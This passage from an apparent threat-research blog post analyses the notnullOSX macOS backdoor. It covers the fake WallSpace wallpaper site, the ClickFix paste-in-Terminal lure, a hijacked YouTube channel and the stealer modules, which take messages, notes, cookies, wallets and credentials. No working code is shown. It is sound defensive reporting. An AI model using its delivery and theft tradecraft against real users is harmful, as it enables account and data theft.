
Decoded in CyberChef, the actual script emerges. The DMG infection chain ends at the same implant as the ClickFix chain.
Moonlock Lab catching notnullOSX in the wild
This campaign is real and ongoing. In fact, Moonlock Lab telemetry recorded the first detections of notnullOSX on March 30, 2026, across 3 regions: Vietnam, Taiwan, and Spain. Here’s more about what we learned from catching notnullOSX in the wild.
A macOS wallpaper app disguise
Open-source intelligence on the delivery chain showed a multi-layer distribution operation built around the WallSpace brand.

The detected files shared a common name: WallSpace.app—a masquerade version of WallSpace, a legitimate macOS live wallpaper application with a real presence on the web and a recognizable install flow. The malicious domain wallpapermacos[.]com presents as a polished product page with cinematic screenshots, a gallery of wallpapers, and a “Download Free” button.
Overall, to a macOS user who had just watched a YouTube video about a live wallpaper app (more on this later), it would look entirely legitimate.
The download path tells a different story. Navigating to wallpapermacos[.]com/download/ triggers a Cloudflare malware warning. The domain had already been flagged as a suspected malware distributor by the time of the investigation.
![Cloudflare malware warning on wallpapermacos[.]com/download/.](https://moonlock.com/2026/04/Warning-on-wallpapermacos.webp)
![urlscan.io result on wallpapermacos[.]com](https://moonlock.com/2026/04/Urlscan.io-result-on-wallpapermacos.webp)
However, we found an additional malicious page, wallspaceapp[.]com, which was still active and appeared in the very first Google Search results.
![A screenshot of the Google search result: wallspaceapp[.]com, "Install WallSpace — Live Wallpapers for macOS."](https://moonlock.com/2026/04/Search-results-mac-wallpaper.webp)

The install page itself is a textbook ClickFix setup: a terminal window graphic with a base64-encoded command, a prominent Copy button, and 3 numbered steps:
- Open Terminal.
- Paste & Run.
- Pick a Wallpaper.
A hijacked YouTube channel

Traffic to wallpapermacos[.]com was being driven by a YouTube channel (@wallspacemacos) hosting a single video titled “WallSpace – Live Wallpaper for macOS” with 50,000 views, accumulated within 2 weeks of publication.

The channel details raise immediate red flags. The account shows a registration date of May 31, 2015, making it over a decade old, yet it has only 43 subscribers and a single hosted video. A channel dormant for 10 years that suddenly publishes a single malware distribution video and accumulates 50,000 views in 2 weeks is a pattern that is consistent with one explanation: a hijacked account, repurposed and promoted.
The video description links directly to wallpapermacos[.]com. The C2 endpoint embedded in the ClickFix command on that page was unreachable at the time of investigation. The infrastructure had been rotated or taken offline.
The choice of a decade-old account is deliberate. Older YouTube accounts carry implicit trust signals, such as age, history, and a real registration date, that freshly created channels do not. The 50,000 view count suggests either paid promotion or SEO manipulation to display the video to users searching for macOS wallpaper applications.
The victims who followed the chain from YouTube to wallpapermacos[.]com and, ultimately, to entering a Terminal command, had no obvious reason, at any step, to distrust what they were looking at.
Moonlock Lab’s analysis of the notnullOSX
The information above breaks down how notnullOSX reaches its victims. What follows is Moonlock Lab’s analysis of how it steals from the victim’s machine.
The binary in question is b0cd860f18b0136e063d7ef9a3c84d138a1a21dbea019605ce66a3a1fad91db4. This is a 27.74 MB multi-architecture Mach-O, built for both arm and x86_64. At the time of this publication, 10 out of 64 vendors on VirusTotal flagged it.

For a SOC analyst triaging an alert, those labels offer no useful signal. “Adware.” “Potentially unwanted.” “Suspicious packer.” None of this vocabulary describes what this binary actually is: the notnullOSX backdoor, a persistent, modular implant capable of exfiltrating iMessage history, Apple Notes, crypto wallet files, browser credentials, and Safari cookies, with a live WebSocket channel back to C2.
The gap between what the detection labels say and what the binary actually does is itself an indicator of how effectively the garble obfuscation is suppressing meaningful classification.
Modular architecture

Once installed and granted Full Disk Access, notnullOSX operates through a modular architecture, which means individual binaries downloaded from C2 and staged in /tmp, each responsible for a specific data category.
Dynamic analysis reveals the following confirmed modules executing in sequence:
- SystemInfo
- iMessageGrab
- AppleNotesGrab
- SafariCookiesGrab
- CryptoWalletsGrab
- BrowserHistoryGrab
- BrowserGrab
- FirefoxGrab
- CredsGrab
- TelegramGrab
- ReplaceApp

The /tmp directory during execution shows the full picture of what is being staged and exfiltrated: browser session data, browser history, credential stores, crypto wallet files, iMessage chat databases, Apple Notes databases, and Firefox profile data. Telegram session files are also targeted. Files are collected locally before transmission.

